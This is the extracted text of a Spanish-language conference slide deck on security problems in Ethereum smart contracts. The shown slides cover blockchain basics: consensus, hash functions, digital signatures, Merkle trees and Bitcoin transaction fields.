

XII Jornadas STIC CCN-CERT

Ciberseguridad,
hacia una respuesta y disuasión efectivas



Principales problemas de seguridad en los *smart contracts* de Ethereum



David Arroyo Guardedeño¹



Álvaro Rezola Borrego²



Luis Hernández Encinas¹



¹ Consejo Superior de Investigaciones Científicas




² Universidad Autónoma de Madrid



david.arroyo@csic.es

luis@iec.csic.es

alvaro.rezola@uam.es





Índice

1. Introducción al concepto de *blockchain*
2. Un paso más allá en la des-intermediación: *smart contracts*
3. Requisitos de seguridad de un *smart contract*
4. Caso de estudio: ataque a TheDao
5. Conclusiones




Orígenes de la blockchain

- Cynthia Dwork y Moni Naor en 1992: sistema para evitar spam
- Adam Back en 1997 propone hashcash
- Primera aplicación de éxito en criptomonedas: Bitcoin (2009)
- Implementación de una tecnología de registro distribuido (Distributed Ledger Technology -DLT-)
- Se han ido desarrollando alternativas
 - Política de control de acceso
 - Variantes del procedimiento para alcanzar el consenso distribuido




Tipos de blockchain






Consenso distribuido

- Red de usuarios conectados mediante un software cliente y que hacen las veces de nodos
- No hay nodos confiables
- Cada vez que se escribe en la blockchain se ha de alcanzar un consenso entre un conjunto de nodos





Arvind Narayan y
Jeremy Clark,
“Bitcoin’s
academic
pedigree”,
Communications
of the ACM 60.12
(2017), pp. 36-45






Verificación de la integridad

- De contenido: funciones hash
- De origen de contenido (autoría): firma digital




Funciones hash






Funciones hash: anti-imagen difícil de calcular





Funciones hash: colisión






Firma digital convencional





Firma digital convencional





Firma digital convencional






Firma digital convencional






Indexación de hashes: árboles de Merkle


- Estructura de datos propuesta por Ralph Merkle en 1979: combina árboles binarios y funciones hash.
- **Árbol binario:** grafo en forma de árbol (esto es, no contiene ciclos) donde cada nodo tiene como máximo dos nodos hijos.





Para verificar t_1 y t_2 solo se necesita ese par de valores y $t_{3,4}$





trx #i

Versión
Número de entradas en la transacción
Vector de entradas: {vin#01,vin#02, ... }
Número de salidas
Vector de salidas: {vout#01,vout#02, ... }
<i>locktime</i> (altura mínima de la cadena que debe alcanzarse antes de incluir trx #i en un nuevo bloque)

vin #j

Salida previa: <i>hash</i> de la transacción anterior (trxid) e índice de la salida concreta dentro de ella
Número de bytes del <i>script</i> de firma
scriptSig
Número de secuencia: se emplea para deshabilitar el <i>locktime</i> y, a partir de la versión 0.12 del núcleo Bitcoin, para habilitar el protocolo RBF que permite sustituir trxs incluidas en el mempool.

vout #k


Valor: número de satoshis a gastar
scriptPubKey
Condiciones para que se pueda gastar esta salida



